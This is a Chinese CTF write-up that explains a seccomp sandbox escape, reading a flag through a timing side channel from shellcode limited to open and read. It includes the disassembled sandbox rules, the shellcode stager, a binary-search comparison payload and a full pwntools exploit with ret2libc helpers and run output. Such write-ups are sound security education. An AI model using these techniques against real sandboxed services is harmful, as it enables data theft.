【pwn】记一道shellcode侧信道攻击

woodwhale 于 2021-10-16 17:11:25 发布 3399 收藏
分类专栏： pwn 文章标签： pwn shellcode sideattack

【pwn】记一道shellcode侧信道攻击


前言

契机来源于K0nashi师傅给的一道题目，让我来写写shellcode，那当然是写啊！

分析


checksec之后发现保护全开，打开ida分析发现有沙箱，直接查看沙箱

可以使用read open，不能使用write，并且判断了A < 0x40000000。



```
bi0x@pwnable:~/ctfworks/pwn/qwb$ sand chall
Are you a shellcode master?
1
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x08 0xc000003e  if (A != ARCH_X86_64) goto 0010
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x05 0xffffffff  if (A != 0xffffffff) goto 0010
 0005: 0x15 0x03 0x00 0x00000000  if (A == read) goto 0009
 0006: 0x15 0x02 0x00 0x00000002  if (A == open) goto 0009
 0007: 0x15 0x01 0x00 0x0000000a  if (A == mprotect) goto 0009
 0008: 0x15 0x00 0x01 0x0000000f  if (A != rt_sigreturn) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x06 0x00 0x00 0x00000000  return KILL
```

再进入ida看看



```
v9 = __readfsqword(0x28u);
sub_AE0(a1, a2, a3);
buf = 0LL;
v8 = 0LL;
puts("Are you a shellcode master?");
alarm(0x14u);
v3 = getpagesize();
v6 = (int)mmap((void *)0x1000, v3, 7, 34, 0, 0LL);
read(0, &buf, 0x18uLL);
prctl(38, 1LL, 0LL, 0LL, 0LL);
v5 = seccomp_init(0LL);
seccomp_rule_add(v5, 2147418112LL, 15LL, 0LL);
seccomp_rule_add(v5, 2147418112LL, 2LL, 0LL);
seccomp_rule_add(v5, 2147418112LL, 0LL, 0LL);
seccomp_rule_add(v5, 2147418112LL, 10LL, 0LL);
seccomp_load(v5);
*(_QWORD *)(v6 + 16) = v8;
*(_QWORD *)v6 = buf;
((void (__fastcall *)(__int64, __int64))v6)(3735928559LL, 4919LL);
return 0LL;
```

先mmap一段可执行的chunk，然后可以写入0x18长度的shellcode，最后设立沙箱规则之后执行我们刚刚写入的shellcode。

那么一种新的思路就是 `侧信道` 攻击

简单来说就是我们先open flag，然后read flag到stack上，通过逐一对比stack上的字符来判断我们爆破的flag字符是否正确，正确就loop循环，不正确就直接exit。

这点类似于web题目中的布尔盲注，当然我们这里也用到了时间盲注，根据是否eof来判断是否正确。

做法

首先由于0x18的shellcode的限制，我们不可能在这里完成read和open，所以先在0x18的地方写入一段read的shellcode，让我们可以读如更多的shellcode

我们先动调一下，发现我们写入的第一段shellcode会写入0x10000这个mmap的起始地点，并且我们写入了0x18的长度的shellcode，rip最后会到0x10018的地方，所以我们让read写入的地址为0x10018就可以了

```
def setread():
    global io
    # rdi rsi rdx rcx
    # read(0,&0x10018,0x250)
    shellcode = '''
        push 0x250
        pop rdx
        xor rsi,rsi
        mov rsi,0x10018
        xor rdi,rdi
        xor rax,rax
        syscall
    '''
    shellcode = asm(shellcode)
    rl()
    s(shellcode)
    sleep(0.3)
```

然后我们可以写入0x250长度的shellcode，我们先open flag，再读取flag，这点直接用shellcraft就可以做到

```
orw_payload = shellcraft.open('flag')
orw_payload += shellcraft.read(3,'rsp',0x100)
```

接下来就是重点了，我们需要写入一段shellcode来判断我们爆破的flag是否正确，这里要用到汇编中的jz或者使用二分法，ja来判断。

在这里强调一点，目前网上绝大部分的有关shellcode的爆破都是通过jz来判断是否相同，而wjh师傅使用了二分法的ja来缩小爆破时间和次数，我这里参考了wjh师傅的第五届 “蓝帽杯” Final PWN、RE Writeup，中的secretcode的exp写法。

这里是我写的比较方法（基于二分法）

```
orw_payload += f'''
            mov dl,byte ptr [rsp+{i}]
            mov cl,{mid}
            cmp dl,cl
            ja loop
            mov al,0x3c
            syscall
            loop:
            jmp loop
        '''
```

完整的pwn函数

```python
def pwn():
    global io
    flag = "flag{"
    count = 1
    for i in range (len(flag),0x20):
        left = 0
        right = 127
        while left < right:
            setread()
            mid = (left + right) >> 1
            orw_payload = shellcraft.open('flag')
            orw_payload += shellcraft.read(3,'rsp',0x100)
            orw_payload += f'''
                mov dl,byte ptr [rsp+{i}]
                mov cl,{mid}
                cmp dl,cl
                ja loop
                mov al,0x3c
                syscall
                loop:
                jmp loop
            '''
            orw_payload = asm(orw_payload)
            sl(orw_payload)
            start_time = time.time()
            try:
                io.recv(timeout=0.25)
                if time.time() - start_time > 0.1:
                    left = mid + 1
            except:
                right = mid
            io.close()
            clear()
            info(f"time-->{count}")
            info(flag)
            count += 1
            io = getprocess()
        flag += chr(left)
        info(flag)
        if flag[-1] == "}":
            break
```

我们的判断条件就是这个时间间隔是否大于了0.1，大于0.1可以证明进入了loop循环，那么我们的结果就是正确的，所以left = mid + 1缩小范围，直到left == right就是我们需要的flag正确字符


exp

```python
#!/usr/bin/python3
# -*- coding: UTF-8 -*-
# -----------------------------------
# @File    :  exp.py
# @Author  :  woodwhale
# @Time    :  2021/10/15 13:49:57
# -----------------------------------

from pwn import *
from LibcSearcher import *
import sys, subprocess, warnings, os
```

```python
from pwnlib.adb.adb import shell

def ret2libc(addr,func,binary=null):
    libc         = LibcSearcher(func,addr)               if binary == null else binary
    libc.address = addr - libc.dump(func)                if binary == null else addr-libc.sym[func]
    system       = libc.address+libc.dump('system')      if binary == null else libc.sym['system']
    binsh        = libc.address+libc.dump('str_bin_sh')  if binary == null else next(libc.search(b'/bin/sh'))
    leak('libc_base',libc.address)
    leak('system',system)
    leak('binsh',binsh)
    return(system,binsh)

def hack(pwn):
    global io,binary,libc
    times = 0
    while True:
        try:
            times += 1
            clear()
            info(f'time --> {times}')
            pwn()
        except:
            io.close()
            io = getprocess()

def init(binary):
    global arglen, elf, path , libc, context, io
    arglen = len(sys.argv)
    warnings.filterwarnings('ignore')
    context.terminal = ['gnome-terminal','-x', 'bash','-c']
    elf = ELF(binary)
    path = libcpath(binary)
    libc = ELF(path)
    libc.path = path
    context.arch = elfbit(binary)
    io = getprocess()

s           =       lambda data                          : io.send(data)
sa          =       lambda rv,data                       : io.sendafter(rv,data)
sl          =       lambda data                          : io.sendline(data)
sla         =       lambda rv,data                       : io.sendlineafter(rv,data)
r           =       lambda num                           : io.recv(num)
rl          =       lambda keepends=True                 : io.recvline(keepends)
ru          =       lambda data,drop=True,time=null      : io.recvuntil(data,drop) if time == null else io.recvunti
l(data,drop,time)
ia          =       lambda                               : io.interactive()
l32         =       lambda                               : u32(ru(b'\xf7',False)[-4:].ljust(4,b'\x00'))
l64         =       lambda                               : u64(ru(b'\x7f',False)[-6:].ljust(8,b'\x00'))
uu32        =       lambda data                          : u32(data.ljust(4,b'\x00'))
uu64        =       lambda data                          : u64(data.ljust(8,b'\x00'))
i16         =       lambda data                          : int(data,16)
leak        =       lambda name,addr                     : log.success('\033[33m{}\033[0m = \033[31m{:#x}\033[0m'.f
ormat(name, addr))
info        =       lambda data                          : log.info(f'\033[36m{data}\033[0m')
pau         =       lambda                               : pause() if DEBUG else null
dbg         =       lambda point=null                    : (gdb.attach(io) if point == null else gdb.attach(io,f'b
*{point}')) if DEBUG else null
og          =       lambda path=null                     : list(map(int,subprocess.check_output(['one_gadget','--ra
w','-f',libc.path]).decode().strip('\n').split(' '))) if path == null else list(map(int,subprocess.check_output(
['one_gadget','--raw','-f',path]).decode().strip('\n').split(' ')))
```

```
rg          =       lambda binary,only,grep           : i16(subprocess.check_output([f"ROPgadget --binary {binar
y} --only '{only}' | grep {grep}"],shell=True).decode().split(' ')[0])
setlibc     =       lambda leak,func                  : leak - libc.sym[func]
elfbit      =       lambda binary                     : 'i386' if subprocess.check_output(['file',binary]).decod
e().split(' ')[2] == '32-bit' else 'amd64'
libcpath    =       lambda binary                     : subprocess.check_output(['ldd',binary]).decode().replace
(' ', '').split('\n')[1].split(' ')[2] if GLIBC else subprocess.check_output(['ls | grep libc*.so'],shell=True).
decode().strip('\n').split('\n')[0]
proce       =       lambda binary,libc=null           : process(binary) if GLIBC else process(binary,env={'LD_PR
ELOAD':'./'+libc})
getprocess  =       lambda                            : proce(binary,path) if arglen == 1 else (remote(sys.argv[
1].split(':')[0],sys.argv[1].split(':')[1]) if arglen == 2 else remote(sys.argv[1],sys.argv[2]))
clear       =       lambda                            : os.system('clear')

# context.log_level='debug'
DEBUG  = 1
GLIBC  = 1
binary = './chall'
init(binary)

def setread():
    global io
    # rdi rsi rdx rcx
    # read(0,&0x10018,0x250)
    shellcode = '''
        push 0x250
        pop rdx
        xor rsi,rsi
        mov rsi,0x10018
        xor rdi,rdi
        xor rax,rax
        syscall
    '''
    shellcode = asm(shellcode)
    rl()
    s(shellcode)
    sleep(0.3)

def pwn():
    global io
    flag = "flag{"
    count = 1
    for i in range (len(flag),0x20):
        left = 0
        right = 127
        while left < right:
            setread()
            mid = (left + right) >> 1
            orw_payload = shellcraft.open('flag')
            orw_payload += shellcraft.read(3,'rsp',0x100)
            orw_payload += f'''
                mov dl,byte ptr [rsp+{i}]
                mov cl,{mid}
                cmp dl,cl
                ja loop
                mov al,0x3c
                syscall
                loop:
                jmp loop
            '''
            orw_payload = asm(orw_payload)
            sl(orw_payload)
            start_time = time.time()
            try:
                io.recv(timeout=0.25)
                if time.time() - start_time > 0.1:
                    left = mid + 1
            except:
                right = mid
            io.close()
            clear()
            info(f"time-->{count}")
            info(flag)
            count += 1
            io = getprocess()
        flag += chr(left)
        info(flag)
        if flag[-1] == "}":
            break

pwn()
ia()
```

最终仅仅使用了半分钟爆破126次就get flag了



```
[*] time-->126
[*] flag{k0Na5hYyd5_1I45i4
Starting local process './chall'

[+] Starting local process './chall': pid 547431
[*] flag{k0Na5hYyd5_1I45i4}
```